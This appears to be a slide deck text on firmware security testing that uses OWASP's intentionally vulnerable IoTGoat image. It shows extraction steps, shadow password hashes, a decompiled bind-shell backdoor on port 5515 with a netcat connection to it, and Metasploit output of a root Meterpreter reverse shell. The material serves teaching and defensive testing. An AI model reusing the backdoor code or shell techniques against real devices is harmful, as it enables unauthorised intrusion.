
GPL Code

[SR20_V1_GPL](#) 



[Stage 3] Analyzing Firmware

- Probe firmware image contents with standard tools
- Note key areas
 - Bootloaders
 - Kernel
 - Filesystem type
 - Compression
 - Magic numbers/bytes
- Abnormalities and high entropy areas



```
> strings -n5 IoTGoat-rpi2.img| head
mkfs.fat
NO NAME          FAT16
This is not a bootable disk. Please insert a bootable floppy and
press any key to try again ...

! " # $ % & ' ( )
* + , - . / 0 1 2 3 4
5 6 7 8 9 : ; < = > ?
@ A B C D E F G H I J
K L M N O P Q R S T U
V W X Y Z [ \ ] ^ _ `
a b c d e f g h i j k
l m n o p q r s t u v
w x y z { | } ~

! " # $ % & ' ( )
* + , - . / 0 1 2 3 4
5 6 7 8 9 : ; < = > ?
@ A B C D E F G H I J
K L M N O P Q R S T U
V W X Y Z [ \ ] ^ _ `
a b c d e f g h i j k
l m n o p q r s t u v
w x y z { | } ~

COPYIN~1LIN
BOOTCODEBIN
LICENC~1BRO
START ELF
```

```
/home/embedos/firmware [embedos@embedos] [14:08]
> hexdump -C -n 512 IoTGoat-mips.bin| head
00000000 27 05 19 56 50 db 60 99 5c 51 96 ae 00 15 5e 5b |'..VP.`.\Q....^[|
00000010 80 06 00 00 80 06 00 00 86 b7 20 27 05 05 02 03 |.....'....|
00000020 4d 49 50 53 20 4f 70 65 6e 57 72 74 20 4c 69 6e |MIPS OpenWrt Lin|
00000030 75 78 2d 34 2e 39 2e 31 35 32 00 00 00 00 00 00 |ux-4.9.152.....|
00000040 6d 00 00 80 00 04 09 45 00 00 00 00 00 00 00 6f |m.....E.....o|
00000050 fd ff ff a3 b7 7f 4c 39 86 a2 b1 31 7a 6e db 3c |.....L9...1zn.<|
00000060 ec 7d 4e a1 71 78 8f 3e 66 2e 59 21 6d a2 6c 58 |.]N.qx.>f.Y!m.lX|
00000070 12 5f 3d 09 b6 0e 32 ea d4 8d f8 b5 38 05 ce 95 |.=...2....8...|
00000080 95 60 ae 7d 85 76 75 f4 61 32 72 8c 30 c3 4c c9 |.^.}.vu.a2r.0.L.|
00000090 ea 6b 7b f0 24 59 bc a0 d1 aa e2 6e 52 33 9d 28 |.k{.$Y.....nR3.(|
```

```
/home/embedos/firmware [embedos@embedos] [14:08]
> hexdump -C -n 512 IoTGoat-rpi2.img| head
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000001b0 00 00 00 00 00 00 00 00 4f 57 52 54 00 00 80 02 |.....OWRT....|
000001c0 03 20 0c 00 0c c3 00 20 00 00 00 a0 00 00 00 02 |. . . . .|
000001d0 0f e3 83 00 50 04 00 e0 00 00 00 00 08 00 00 00 |...P.....|
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 55 aa 00 00 |.....U.|
00000200
```



[Stage 4] Extracting the filesystem

- Carving manually
- Automated using Binwalk
- Common fs extraction tools

```
> binwalk -t IoTGoat-mips.bin
```

```
> dd if=IoTGoat-mips.bin bs=1 skip=1400475  
of=wrt_mips.squashfs  
14917989+0 records in  
14917989+0 records out  
14917989 bytes (15 MB, 14 MiB) copied, 23.0386 s,  
648 kB/s
```

```
> unsquashfs wrt_mips.squashfs  
Parallel unsquashfs: Using 4 processors  
1080 inodes (1079 blocks) to write  
created 891 files  
created 107 directories  
created 188 symlinks
```



[Stage 5] Analyzing Filesystem Contents

- Vulnerability identification
- All the secretz
- Compiled binaries heuristics
- Look for execution system calls, suspicious strings, encryption functions
 - Xrefs to system() or alike function calls



BINSEC




```
***Firmware Directory***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/
***Search for password files***
##### passwd
/bin/passwd
/etc/passwd

##### shadow
/etc/shadow

##### *.psk

***Search for Unix-MD5 hashes***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$Jl7H1VOG$Wgw2F/C.nLNTC
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$79bz0K8z$Ii6Q/if83F1Qc
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow.bak:$1$KzoHhzG9$wGyFXbW0c
Binary file /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/lib/libc.so matches

***Search for SSL related files***
##### *.crt

##### *.pem

##### *.cer

##### *.p7b

##### *.p12

##### *.key

***Search for SSH related files***
##### authorized_keys

##### *authorized_keys*

##### host_key

##### *host_key*
/etc/dropbear/dropbear_rsa_host_key

##### id_rsa

##### *id_rsa*
```

Program Trees

shellback

segment_3

segment_2

EXTERNAL

Symbol Tree

Imports

Exports

Functions

Labels

Classes

Namespaces

Data Type Manager

Data Types

BuiltInTypes

shellback

generic_clib

Listing: shellback

*shellback

00048504 C3 REI

* FUNCTION *

undefined main(undefined1 param_1)

undefined AL:1 <RETURN>
undefined1 Stack[0x4]:1 param_1 XREF[1]: 00
undefined4 Stack[0x0]:4 local_res0 XREF[1]: 00
undefined1 Stack[-0x30]:1 local_30 XREF[1]: 00
undefined4 Stack[-0x3c]:4 local_3c XREF[1]: 00
undefined2 Stack[-0x3e]:2 local_3e XREF[1]: 00
undefined2 Stack[-0x40]:2 local_40 XREF[2]: 00

undefined1 Stack[-0x4c]:1 local_4c XREF[2]: 00

undefined4 Stack[-0x50]:4 local_50 XREF[2]: 00

undefined4 Stack[-0x60]:4 local_60 XREF[1]: 00
main XREF[3]: Entry Point
00049fe8(*)

00048505 8d c4 24 04 LEA ECX=>param_1,[ESP + 0x4]
00048509 83 e4 f0 AND ESP,0xffffffff0
0004850c ff 71 fc PUSH dword ptr [ECX + local_res0]
0004850f 55 PUSH EBP
00048510 89 e5 MOV EBP,ESP
00048512 57 PUSH EDI
00048513 56 PUSH ESI
00048514 53 PUSH EBX
00048515 51 PUSH ECX
00048516 83 ec 44 SUB ESP,0x44
00048519 8d 7d bc LEA EDI=>local_4c,[EBP + -0x44]
0004851c be 34 87 MOV ESI,PTR_s_/bin/busybox_00048734 = 000487
04 08
00048521 b9 03 00 MOV ECX,0x3
00 00
00048526 f3 a5 MOVSD.REP ES:EDI,ESI=>PTR_s_/bin/busybox_00048734 = 000487
= "/bin/
00048528 66 c7 45 MOV word ptr [EBP + local_40],0x2
c8 02 00
0004852e 68 8b 15 PUSH 0x158b
00 00
00048533 ff 15 f4 CALL dword ntr [DAT 00049ff4] uint16_t

Decompile: main - (shell...

```
1 void main(void)
2
3
4 {
5     int __fd;
6     __pid_t __Var1;
7     int __fd_00;
8     char **ppcVar2;
9     int __fd2;
10    char **ppcVar3;
11    socklen_t local_50;
12    char *local_4c [3];
13    sa_family_t local_40;
14    uint16_t local_3e;
15    undefined4 local_3c;
16    sockaddr local_30;
17    undefined *puStack24;
18
19    puStack24 = &stack0x00000004;
20    __fd_00 = 3;
21    ppcVar2 = &PTR_s_/bin/busybox_00048734;
22    ppcVar3 = local_4c;
23    while ( __fd_00 != 0 ) {
24        __fd_00 = __fd_00 + -1;
25        *ppcVar3 = *ppcVar2;
26        ppcVar2 = ppcVar2 + 1;
27        ppcVar3 = ppcVar3 + 1;
28    }
29    local_40 = 2;
30    local_3e = htons(0x158b);
31    local_3c = 0;
32    __fd_00 = socket(2,1,0);
33    bind(__fd_00,(sockaddr *)&local_40,0x10);
34    listen(__fd_00,1);
35    __fd2 = 0;
36    do {
37        local_50 = 0x10;
38        __fd = accept(__fd_00,&local_30,&local_50);
39        __Var1 = fork();
40        if ( __Var1 != 0 ) {
41            write(__fd,"[***]Successfully Connected t
42            while ( __fd2 < 3 ) {
```

0004851c

main

MOV ESI,0x0048734

[Stage 6] Emulating Firmware

- How to:
 - User mode or full system
- Turns into gray box
- Interact with services
- Discover remotely exploitable vulnerabilities



```
> sudo chroot . ./qemu-arm-static
usr/bin/shellback
> sudo lsof -i :5515
COMMAND      PID USER   FD   TYPE DEVICE
SIZE/OFF     NODE NAME
qemu-arm-    13264 root    3u    IPv4 662221
0t0  TCP *:5515 (LISTEN)
> nc -nv 127.0.0.1 5515
Connection to 127.0.0.1 5515 port [tcp/*]
succeeded!
[***]Successfully Connected to IoTGoat's
Backdoor[***]
```



```
sudo python3 ./fat.py IoTGoat-rpi-2.img --qemu 2.5.0
```

/	-			
	-	--	-	
	-	/	-	
			(	
	-	\	--,	

Welcome to the Firmware Analysis Toolkit - v0.3
Offensive IoT Exploitation Training <http://bit.do/offensiveiotexploitation>
By Attify - <https://attify.com> | @attifyme

```
[+] Firmware: IoTGoat-rpi-2.img
[+] Extracting the firmware...
[+] Image ID: 1
[+] Identifying architecture...
[+] Architecture: armel
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [('eth0', '192.168.1.1')]
[...]
```

Adding route to 192.168.1.1...

Starting firmware emulation... use Ctrl-a + x to exit

```
[ 0.000000] Booting Linux on physical CPU 0x0
[ 0.000000] Linux version 4.1.17+ (vagrant@vagrant-ubuntu-trusty-64) (gcc ve
[ 0.000000] CPU: ARMv7 Processor [412fc0f1] revision 1 (ARMv7), cr=10c5387d
[ 0.000000] CPU: PIPT / VIPT nonaliasing data cache, PIPT instruction cache
```

```
BusyBox v1.28.4 () built-in shell (ash)
```

INTGOAT




GitHub: <https://github.com/OWASP/IoTGoat>

```
root@IoTGoat:/#
```



Firmware Analysis Platforms

- Firmware analysis toolkit (FAT)
- Firmadyne
- ByteSweep
- FwAnalyzer
- FACT



Download

Analysis

Admin

Comparisons

OWASP IoTGoat v. v1.0

Linux Kernel 4.9.15

critical CVE

QEMU executable

ARM

IoTGoat

vulnfw

UID: 320b88ec8bdd7cae9f99669275b3b0f48dfea5284af9d809fa5aa6ec6a792515_33306530

General information

 IoTGoat	 OWASP
 Vulnerable firmware	 v1.0  2020-03-30
 IoTGoat-raspberry-pi2.img	 31.76 MiB (33,306,530 bytes)
 DOS boot sector	
 OWASP IoTGoat - v1.0 (Vulnerable firmware)  0	
 v1.0  0	

File Tree

IoTGoat-raspberry-pi2.img (31.76 MiB)

Analysis Results

binwalk

cpu architecture

crypto hints

crypto material

cve lookup

cwe checker

elf analysis

exploit mitigations

file hashes

file system metadata

file type

init systems

Showing Analysis: cve lookup

Analysis was skipped	blacklisted file type
Time of Analysis	2020-09-24 20:58:49
Plugin Version	0.0.4

Summary including results of included files

Item count	609
CVE-1999-0524	[OWASP IoTGoat - v1.0 (Vulnerable firmware)]/_OWASP IoTGoat - v1.0 (Vulnerable firmware).extracted/C41DD6.xz Size: 19.51 MiB , Type: application/x-xz

/bin/busybox

- critical CVE
- regex
- memory_operations
- randomize
- logging
- stringops
- time
- cmd_exec
- libc
- file_system
- crypto
- authentication
- ids
- sleep
- network
- rights_mgmt
- error_handling
- math

UID: 736f1a9f666ced28b86bf92018954595e4a4e8f7cbcdaffce308a82673030f15_394485

File Tree

  **busybox** (385.24 KiB)

Analysis Results

- binwalk
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Showing Analysis: cve lookup

Time of Analysis	2020-03-31 04:24:08			
Plugin Version	0.0.3			
BusyBox 1.28.4	CVE ID	CVSS v2 score	CVSS v3 score	Affected versions
	CVE-2017-3209	4.8	8.1	N/A
	CVE-2018-1000500	6.8	8.1	N/A
	CVE-2018-1000517	7.5	9.8	N/A
	CVE-2018-20679	5.0	7.5	version < 1.30.0
	CVE-2019-5747	5.0	7.5	version ≤ 1.30.0

General information

 busybox

↔ 385.24 KiB (394,485 bytes)

 ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-, corrupted section header size

 OWASP IoTGoat - v1.0 (Vulnerable firmware)

Size: 31.76 MiB , Type: filesystem/dosmbr



 0

 OWASP IoTGoat - v1.0 (Vulnerable firmware)

~09fa5aa6ec6a792515_33306530.extracted/1C00000.squashfs

/bin/busybox

 0

File Tree

 shadow (269.00 Byte)

Analysis Results

- binwalk
- cpu architecture
- crypto hints
- crypto material
- cve lookup
- cwe checker
- elf analysis
- exploit mitigations
- file hashes
- file system metadata
- file type
- init systems
- input vectors
- ip and uri finder
- known vulnerabilities
- malware scanner

Showing Analysis: users and passwords

Time of Analysis	2020-03-31 04:18:43	
Plugin Version	0.4.3	
daemon	entry	daemon:*:0:0:99999:7:::
dnsmasq	entry	dnsmasq:x:0:0:99999:7:::
ftp	entry	ftp:*:0:0:99999:7:::
iotgoatuser	entry	iotgoatuser:\$1\$79bz0K8z\$li6Q/if83F1QodGmkb4Ah.
	password-hash	\$1\$79bz0K8z\$li6Q/if83F1QodGmkb4Ah.
network	entry	network:*:0:0:99999:7:::
nobody	entry	nobody:*:0:0:99999:7:::
root	entry	root:\$1\$JI7H1VOG\$Wgw2F/C.nLNTC.4pwDa4H1
	password-	\$1\$JI7H1VOG\$Wgw2F/C.nLNTC.4pwDa4H1

[Download](#)[Analysis](#)[Comparisons](#)

/1

BackDoor String

UID: 3c246b38bd2d65f32101161cc6abd591aea5bdc26a87a3ac2b42024d164305f5_1944

General information

>_ 1 ↔ 1.90 KiB (1,944 bytes)



ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-, corrupted section header size

**OWASP IoTGoat - v1.0 (Vulnerable firmware)**

Size: 31.76 MiB , Type: filesystem/dosmbr



0

**OWASP IoTGoat - v1.0 (Vulnerable firmware)**

~09fa5aa6ec6a792515_33306530.extracted/1C00000.squashfs /usr/bin/shellback

0

/1

File Tree

1 (1.90 KiB)



Analysis Results[binwalk](#)[cpu architecture](#)[crypto hints](#)[crypto material](#)[cve lookup](#)[cwe checker](#)[elf analysis](#)[exploit mitigations](#)[file hashes](#)**Showing Analysis: known vulnerabilities**

Time of Analysis	2020-04-18 16:50:20
Plugin Version	0.2
System Version	3.7.1_1587184526
BackDoor_String	Contains a string similar to backdoor



[Stage 7] Dynamic Analysis

- Running in normal or emulated env
- Tamper with:
 - bootloader, web interface, network services
- Validate:
 - secure boot, integrity, and attestation
- Fuzz app parameters & network packets
 - Diagnostic, tools, and troubleshooting pages




U-Boot



[Stage 8] Runtime Analysis

- Bypass “client side” controls
- Discover memory corruption vulnerabilities
- Attach to process
- Replay payloads from dynamic analysis
- Familiarity with platform architectures and memory registers



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[Stage 9] Binary Exploitation

- Exploit code (shell code)
- Bypass exploit mitigations
- Common techniques
 - Return oriented programming (ROP)
 - return-to-libc
- Goal = Code execution & persistence

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msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.50.245:445
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.50.245:445 -> 192.168.50.191:49045) at 2019-09-30 17:06:04 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
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Id	Name	Type	Information	Connection
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1		meterpreter	armle/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.50.191	192.168.50.245:445 -> 192.168.50.191:49045 (192.168.50.191)





Roadmap

- Future versions will include:
 - Extracting firmware from a flash (SPI) chip
 - Memory corruption exploitation walkthroughs
 - Methods to automate methodology stages into SDLC
- Practical verification advice
- Welcome contributions and feedback
- [OWASP Firmware Security Testing Methodology](#)





Thank you! 🙏

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